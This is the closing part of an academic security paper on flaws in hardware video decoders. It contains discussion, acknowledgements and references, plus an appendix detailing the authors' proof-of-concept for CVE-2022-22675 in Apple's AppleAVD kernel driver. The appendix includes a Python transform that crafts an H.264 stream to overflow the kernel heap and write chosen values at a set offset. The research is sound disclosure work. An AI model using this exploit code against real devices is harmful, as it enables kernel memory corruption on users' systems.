Browser vendors have worked to sandbox media decoding libraries (see, e.g., Narayan et al. [34]); so have messaging app vendors, with the iMessage BlastDoor process being a notable example [18]. Mobile OS vendors have also worked to sandbox system media servers.[26] These efforts are undermined by parsing video formats in kernel drivers.

Our reading of reverse-engineered kernel drivers suggests that current hardware relies on software to parse parameter sets and populate a context structure used by the hardware in macroblock decoding. It is not clear that it is safe to invoke hardware decoding with a maliciously constructed context structure, which suggests that whatever software component is charged with parsing parameter sets and populating the hardware context will need to be trusted, whether it is in the kernel or not. It may be worthwhile to rewrite this software component in a memory-safe language, such as the croscodecs [27] effort, or to apply formal verification techniques to it.

An orthogonal direction for progress, albeit one that will

[22] Online: https://www.ffmpeg.org/.

[23] Online: https://vcgit.hhi.fraunhofer.de/jvet/JM.

[24] Online: https://www.elecard.com/products/video-analysis/streameye.

[25] Online: https://www.synopsys.com/software-integrity/security-testing/fuzz-testing/defensics/protocols/h264-file.html.

[26] See, e.g., https://source.android.com/docs/core/media/framework-hardening.

[27] Online: https://chromium.googlesource.com/crosvm/crosvm/+/refs/heads/main/media/cros-codecs/.

require the support of media IP vendors, would redesign the software–hardware interface to simplify it. The Linux push for stateless hardware video decoders [14] is a step in this direction. Similarly, encoders that produce outputs that are software-decoder friendly, such as some AV1 encoders [27], help reduce the expected complexity of video decoders.

Acknowledgements

We would first like to acknowledge Øystein Sigholt and Jiaming Hu, whose 2018 CSE 227 browser fingerprinting project was the first to encounter the Luma Chroma Thief effect and inspired the tooling effort described in this paper. We would also like to thank Alex Gantman, David Kohlbrenner, and Stefan Savage for conversations about this work, and Hang Zhang and Zhiyun Qian for discussing their ION allocator work with us. This work was partly supported by a grant from Cisco and a research gift from Qualcomm.

References

[1] Paul Adenot and Bernard Aboba. *WebCodecs*. Working Draft. Online: https://www.w3.org/TR/webcodecs/. W3C, Feb. 2023.

[2] "About the security content of iOS 16.1 and iPadOS 16." Online: https://support.apple.com/en-us/HT213489. Oct. 2022.

[3] "About the security content of iOS 15.7.1 and iPadOS 15.7.1." Online: https://support.apple.com/en-us/HT213490. Oct. 2022.

[4] "About the security content of iOS 15.7.2 and iPadOS 15.7.2." Online: https://support.apple.com/en-us/HT213531. Dec. 2022.

[5] "About the security content of iOS 16.2 and iPadOS 16.2." Online: https://support.apple.com/en-us/HT213530. Dec. 2022.

[6] *Apple Platform Security*. Online: https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf. Dec. 2022.

[7] Brandon Azad. "An iOS hacker tries Android." Online: https://googleprojectzero.blogspot.com/2020/12/an-ios-hacker-tries-android.html. Dec. 2020.

[8] Ian Beer. "An iOS zero-click radio proximity exploit odyssey." Online: https://googleprojectzero.blogspot.com/2020/12/an-ios-zero-click-radio-proximity.html. Dec. 2020.

[9] Gal Beniamini. "Over The Air: Exploiting Broadcom's Wi-Fi Stack (Part 1)." Online: https://googleprojectzero.blogspot.com/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html. Apr. 2017.

[10] Mark Brand. "Stagefrightened?" Online: https://googleprojectzero.blogspot.com/2015/09/stagefrightened.html. Sept. 2015.

[11] "CERT Vulnerability Note VU#924951." Online: https://www.kb.cert.org/vuls/id/924951. July 2015.

[12] Jiska Classen, Francesco Gringoli, Michael Hermann, and Matthias Hollick. "Attacks on Wireless Coexistence: Exploiting Cross-Technology Performance Features for Inter-Chip Privilege Escalation." In: *Proceedings of IEEE Security and Privacy ("Oakland") 2022* (May 2022), pp. 1229–45.

[13] Adam Donenfeld. "Viewer Discretion Advised: (De)coding an iOS Kernel Vulnerability." In: *Phrack* 70 (Oct. 2021). Online: http://phrack.org/issues/70/8.html.

[14] Nicolas Dufresne. "Linux Stateless Video Decoder Support." Presented at ELC 2020. Slides online: https://elinux.org/images/c/c7/2020-06_ELCNA_-_Nicolas_Dufresne.pdf. July 2020.

[15] Rafael Dutra, Rahul Gopinath, and Andreas Zeller. "FormatFuzzer: Effective Fuzzing of Binary File Formats." arXiv preprint arXiv:2109.11277. Online: https://arxiv.org/abs/2109.11277. Sept. 2021.

[16] Xiling Gong and Peter Pi. "Bypassing the Maginot Line: Remotely Exploit the Hardware Decoder on Smartphone." Presented at Black Hat 2019. Slides online: https://i.blackhat.com/USA-19/Wednesday/us-19-Gong-Bypassing-The-Maginot-Line-Remotely-Exploit-The-Hardware-Decoder-On-Smartphone.pdf. Aug. 2019.

[17] Gustavo Grieco, Martín Ceresa, Agustín Mista, and Pablo Buiras. "QuickFuzz testing for fun and profit." In: *Journal of Systems and Software* 134 (Dec. 2017), pp. 340–54.

[18] Samuel Groß. "A Look at iMessage in iOS 14." Online: https://googleprojectzero.blogspot.com/2021/01/a-look-at-imessage-in-ios-14.html. Jan. 2021.

[19] Ben Hawkes. "Attacking the Qualcomm Adreno GPU." Online: https://googleprojectzero.blogspot.com/2020/09/attacking-qualcomm-adreno-gpu.html. Sept. 2020.

[20] Grant Hernandez, Marius Muench, Dominik Maier, Alyssa Milburn, Shinjo Park, Tobias Scharnowski, Tyler Tucker, Patrick Traynor, and Kevin R. B. Butler. "FirmWire: Transparent Dynamic Analysis for Cellular Baseband Firmware." In: *Proceedings of NDSS 2022*. Feb. 2022.

[21] Imagination Technologies. "Metagence Multi-threaded Processor IP Cores." Archived: https://web.archive.org/web/20060813152939/http://www.imgtec.com/metagence/products/. 2006.

[22] Kyriakos Ispoglou, Daniel Austin, Vishwath Mohan, and Mathias Payer. "FuzzGen: Automatic Fuzzer Generation." In: *Proceedings of USENIX Security 2020*. Aug. 2020, pp. 2271–87.

[23] *H.264: Advanced video coding for generic audiovisual services*. Standard. Online: https://www.itu.int/rec/T-REC-H.264-202108-I/en. ITU-T, Aug. 2021.

[24] *Conformance specification for ITU-T H.264 advanced video coding*. Standard. Online: https://www.itu.int/rec/T-REC-H.264.1-201602-I/en. ITU-T, Aug. 2021.

[25] Pierre Laperdrix, Nataliia Bielova, Benoit Baudry, and Gildas Avoine. "Browser Fingerprinting: A Survey." In: *ACM Transactions on the Web* 14.2 (Apr. 2020).

[26] Kevin Lee, Vijay Rao, and William Arnold. "Accelerating Facebook's infrastructure with application-specific hardware." Online: https://engineering.fb.com/2019/03/14/data-center-engineering/accelerating-infrastructure/. Mar. 2019.

[27] Ryan Lei, Haixia Shi, Haoteng Chen, Ali Monfared, and Cheng Shi. "How Meta brought AV1 to Reels." Online: https://engineering.fb.com/2023/02/21/video-engineering/av1-codec-facebook-instagram-reels/. Feb. 2023.

[28] Slava Makkaveev. "Looking for vulnerabilities in MediaTek audio DSP." Online: https://research.checkpoint.com/2021/looking-for-vulnerabilities-in-mediatek-audio-dsp/. Nov. 2021.

[29] Slava Makkaveev. "Pwn2Own Qualcomm DSP." Online: https://research.checkpoint.com/2021/pwn2own-qualcomm-dsp/. May 2021.

[30] Detlev Marpe, Thomas Wiegand, and Stephen Gordon. "H.264/MPEG4-AVC Fidelity Range Extensions: Tools, Profiles, Performance, and Application Areas." In: *Proceedings of ICIP 2005, Volume I*. Sept. 2005, pp. 593–96.

[31] Damiano Melotti, Maxime Rossi-Bellom, and Andrea Continella. "Reversing and Fuzzing the Google Titan M Chip." In: *Proceedings of ROOTS 2021*. Nov. 2021, pp. 1–10.

[32] Man Yue Mo. "Fall of the Machines: Exploiting the Qualcomm NPU (Neural Processing Unit) Kernel Driver." Online: https://securitylab.github.com/research/qualcomm_npu/. Nov. 2021.

[33] "Mozilla Foundation Security Advisory 2022-40." Online: https://www.mozilla.org/en-US/security/advisories/mfsa2022-40/. Sept. 2022.

[34] Shravan Narayan, Craig Disselkoen, Tal Garfinkel, Nathan Froyd, Eric Rahm, Sorin Lerner, Hovav Shacham, and Deian Stefan. "Retrofitting Fine Grain Isolation in the Firefox Renderer." In: *Proceedings of USENIX Security 2020*. Aug. 2020, pp. 699–716.

[35] Hikaru Nishida, Suleiman Souhlal, and Sangwhan Moon. "Making Android Runtime on Chrome OS More Secure and Easier to Upgrade with ARCVM." Online: https://chromeos.dev/en/posts/making-android-more-secure-with-arcvm. Mar. 2022.

[36] Lena E. Olson, Simha Sethumadhavan, and Mark D. Hill. "Security Implications of Third-Party Accelerators." In: *IEEE Computer Architecture Letters* 15.1 (Jan. 2016), pp. 50–53.

[37] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon. "Semantic Fuzzing with Zest." In: *Proceedings of ISSTA 2019*. July 2019, pp. 329–40.

[38] Gwendal Patat, Mohamed Sabt, and Pierre-Alain Fouque. "Exploring Widevine for Fun and Profit." In: *Proceedings of WOOT 2022*. May 2022, pp. 277–88.

[39] Maxime Peterlin. "Reversing and Exploiting Samsung's Neural Processing Unit." Online: https://blog.impalabs.com/2103_reversing-samsung-npu.html. Mar. 2021.

[40] Parthasarathy Ranganathan, Daniel Stodolsky, Jeff Calow, Jeremy Dorfman, Marisabel Guevara, Clinton Wills Smullen IV, et al. "Warehouse-Scale Video Acceleration: Co-Design and Deployment in the Wild." In: *Proceedings of ASPLOS 2021*. Apr. 2021, pp. 600–15.

[41] Iain E. Richardson. *The H.264 Advanced Video Compression Standard*. second. Wiley, 2010.

[42] Ton Roosendaal. "Big Buck Bunny." In: *ACM SIGGRAPH ASIA 2008 Computer Animation Festival*. Dec. 2008, p. 62.

[43] Natalie Silvanovich. "CVE-2022-22675: AppleAVD Overflow in AVC_RBSP::parseHRD." Online: https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2022/CVE-2022-22675.html. May 2022.

[44] Prashast Srivastava and Mathias Payer. "Gramatron: Effective Grammar-Aware Fuzzing." In: *Proceedings of ISSTA 2021*. July 2021, pp. 244–56.

[45] Nikita Tarakanov and Andrey Labunets. "Cinema time!" Presented at Hexacon 2022. Slides online: https://github.com/isciurus/hexacon2022_AppleAVD/blob/main/hexacon2022_AppleAVD.pdf. Oct. 2022.

[46] David Wang, Mathew Solnik, and Tarjei Mandt. "Demystifying the Secure Enclave Processor." Presented at Black Hat 2016. Slides online: https://www.blackhat.com/docs/us-16/materials/us-16-Mandt-Demystifying-The-Secure-Enclave-Processor.pdf. Aug. 2016.

[47] Hang Zhang, Dongdong She, and Zhiyun Qian. "Android ION Hazard: The Curse of Customizable Memory Management System." In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. 2016, pp. 1663–1674.

A More details on CVE-2022-22675

This section provides more details on how we controlled the second overflow in our proof-of-concept video for CVE-2022-22675. Listing 2 shows the final transform.

We enable a second overflow in `parsePredWeightTable` by overwriting `num_ref_idx_l0_active_minus1` with CVE-2022-22675. The function `parsePredWeightTable` loops from 0 to `num_ref_idx_l0_active_minus1`, checking a luma or chroma flag at each instance to determine whether to parse the syntax elements `luma_weight`, `luma_offset`, `chroma_weight`, and `chroma_offset` when the respective flag is set. The H.264 User Context maintains eight lists of type `uint16`: for both reference lists, it has arrays of length 16 for `luma_weight` and `luma_offset`, and arrays of length 32 for `chroma_weight` and `chroma_offset`. For each syntax element, AppleAVD.kext will exp-Golomb decode it, store the recovered value in the H.264 User Context, and then check to see if it is in the range [0,255].

We found that in `parsePredWeightTable`, the overwritten 8-bit `num_ref_idx_l0_active_minus1` is sign-extended to 32-bits. This means that setting it to a value larger than 127 leads to a `uint32` loop bound of at least 4,294,967,040! If the encoded bitstream is exhausted without failure, then the bitstream reader will return a bit string of all 1s which exp-Golomb decode to 0. This is within the bounds for each syntax element, and thus the loop will continue until the entire kernel heap is overflowed, triggering a kernel panic. Alternatively, if the decoder encounters a luma/chroma weight or offset outside the expected bounds, it first stores the out-of-bounds weight or offset as normal and then it exits the loop, emits an error message, and continues to the next NALU.

Therefore, to escape the 32-bit sign extended loop, we encode a weight or offset element B_n in the range [256, 65535] at the point we would like to target. To do so, we need to enable the luma and chroma flags and fill in the corresponding `luma_weight`, `luma_offset`, `chroma_weight`, and `chroma_offset` entries. The flags are decoded and checked on each loop, so we include an encoding of the flags in the generated bitstream. When the flags are set to true, we can write values in the range [0, 255] without exiting early. When they are set to false, AppleAVD.kext writes a default value at those locations. Either way, intermediate memory up to our target is modified. Because the flags must be checked on each loop, the slice header size is proportional to the target offset. In all, writing an arbitrary sequence of 16-bit values to memory requires n slices for n larger-than-255 values, with smaller values written by enabling intermediate flags.

When using multiple slices for multiple writes, each slice must be within an IDR NALU, as the out-of-bounds luma/chroma offset/weight is treated as a decoding error, and the decoder uses IDR NALUs for recovery. We adjust the slices using the same technique we used for the infinite loop bug discussed in Section 5.1.

Listing 2: **CVE-2022-22675 video transform.**

```python
def cve_2022_22675(ds, message):
  from helpers import new_vui_parameter, new_hrd_parameter, clone_and_append_existing_slice
  import math

  # This is the offset from the start of the context
  # - Object size is 0x8642b0
  # - Allocated size is 0x868000
  offset = 0x868000
  # Keep this even with no short in the range [0x0000, 0x007f]
  message_hex = "deadbeef41414141"

  message_snippets = [int(message_hex[i:i+4], 16) for i in range(0, len(message_hex), 4)][::-1]

  print("\t Writing '0x{}' at furthest offset location 0x{:x}".format(message_hex, offset))

  #####
  # Step 1. Use parseHRD overwrite to change the default num_ref_idx value
  #####

  # We need this flag enabled to go into second overwrite
  ds["ppses"][0]["weighted_pred_flag"] = True

  # Prepare our overwriting SPS
  sps_idx = 1 # We target the 2nd SPS
  cpb_cnt_minus1 = 68 # This value is limited to 255; we set it to 68 for targeting
  ref_idx_overwrite_idx = 68 # First index where we overwrite the num_ref_idx_l0_default_active_minus1
  num_ref_idx_payload = 0xff

  ds["spses"][sps_idx]["seq_parameter_set_id"] = 31
  ds["spses"][sps_idx]["vui_parameters_present_flag"] = True
  ds["spses"][sps_idx]["vui_parameters"] = new_vui_parameter()

  # To maximize our overwrite, we focus on VCL HRD parameters, given it is closest to the end of the object
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters_present_flag"] = True
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"] = new_hrd_parameter()
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1
  # Fill up with junk and we will write over what values matter
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [i for i in range(cpb_cnt_minus1+1)]
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"] = [i + cpb_cnt_minus1+1 for i in range(cpb_cnt_minus1+1)]
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"] = [False] * (cpb_cnt_minus1+1)
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cbr_flag"][ref_idx_overwrite_idx-5] = True  # PPS Entropy encoding
  pps_tgt_payload0 = num_ref_idx_payload << 16 # bottom byte is num_ref_idx_l0_default_active_minus1
  pps_tgt_payload0 |= num_ref_idx_payload << 8 # top byte is num_ref_idx_l1_default_active_minus1
  pps_tgt_payload0 |= int(ds["ppses"][0]["weighted_pred_flag"]) << 24 # value is a byte
  ds["spses"][sps_idx]["vui_parameters"]["vcl_hrd_parameters"]["cpb_size_values_minus1"][ref_idx_overwrite_idx] = pps_tgt_payload0

  #####
  # Step 2. Prepare for our second overwrite in pred_weight_table decoding
  #####

  # Set all slices to IDR slices to avoid "missing Keyframe" error
  for i in range(len(ds["nalu_headers"])):
    if ds["nalu_headers"][i]["nal_unit_type"] == 1:
      ds["nalu_headers"][i]["nal_unit_type"] = 5

  print("\t Need {} P slices to write the message 0x{}".format(len(message_snippets), message_hex))

  nalu_idx = 4 # Our video is SPS, PPS, SPS, I, P so we copy index 4
  slice_idx = 1 # We want the P slice to be copied
  while len(ds["slices"]) <= len(message_snippets):
    ds = clone_and_append_existing_slice(ds, nalu_idx, slice_idx)

  #####
  # Step 3. Modify relevant slices to write our target message
  #####
  for i in range(1, len(ds["slices"])):
    ds["slices"][i]["sh"]["num_ref_idx_active_override_flag"] = False
    avcusercontext_offset = offset # This will write right next to our previous write
    offset_from_slice = avcusercontext_offset - 0x374d4 # this constant is the start of the Slice offset
    chroma_offset_overwrite_num = (offset_from_slice - 0x206)/4 # 0x206 is the offset from the start of the slice;
    slice_num_ref_idx_payload = chroma_offset_overwrite_num + (1-i)/2 + int(math.ceil(len(message_hex)/8.0))

    # If we have an odd number of 'short' types we want to write,
    # and if we're writing the lower end of bytes, we need to
    # slightly recalibrate where we write
    if len(ds["slices"]) % 2 == 0 and i % 2 == 0:
      slice_num_ref_idx_payload -= 1
    ds["slices"][i]["sh"]["num_ref_idx_l0_active_minus1"] = slice_num_ref_idx_payload
    ds["slices"][i]["sh"]["luma_log2_weight_denom"] = 0 # 1 << X is stored
    ds["slices"][i]["sh"]["chroma_log2_weight_denom"] = 0 # 1 << X is stored
    ds["slices"][i]["sh"]["luma_weight_l0_flag"] = [False] * (slice_num_ref_idx_payload+1)

    # on the device, this is shifted by the sps.bit_depth_luma_value_minus8
    ds["slices"][i]["sh"]["luma_weight_l0"] = [0] * (slice_num_ref_idx_payload+1)
    ds["slices"][i]["sh"]["luma_offset_l0"] = [0] * (slice_num_ref_idx_payload+1)
    ds["slices"][i]["sh"]["chroma_weight_l0_flag"] = [False] * (slice_num_ref_idx_payload+1)

    # on the device, this is shifted by the sps.bit_depth_chroma_value_minus8
    ds["slices"][i]["sh"]["chroma_weight_l0"] = [[0, 0]] * (slice_num_ref_idx_payload+1)
    ds["slices"][i]["sh"]["chroma_offset_l0"] = [[0, 0]] * (slice_num_ref_idx_payload+1)

    # The location we're overwriting
    ds["slices"][i]["sh"]["chroma_weight_l0_flag"][slice_num_ref_idx_payload] = True
    ds["slices"][i]["sh"]["chroma_weight_l0"][slice_num_ref_idx_payload] = [0x64+i, 0x65+i]

    # Our target overwrite location
    if len(ds["slices"]) % 2 == 1: # We are writing an even number of shorts
      if i % 2 == 1:
        ds["slices"][i]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload] = [message_snippets[i], 0x20]
      else:
        ds["slices"][i]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload] = [0x21, message_snippets[i-2]]
    else: # odd number of short values
      if i % 2 == 0:
        ds["slices"][i]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload] = [0x20, message_snippets[i-1]]
      else:
        ds["slices"][i]["sh"]["chroma_offset_l0"][slice_num_ref_idx_payload] = [message_snippets[i-1], 0x21]
  return ds
```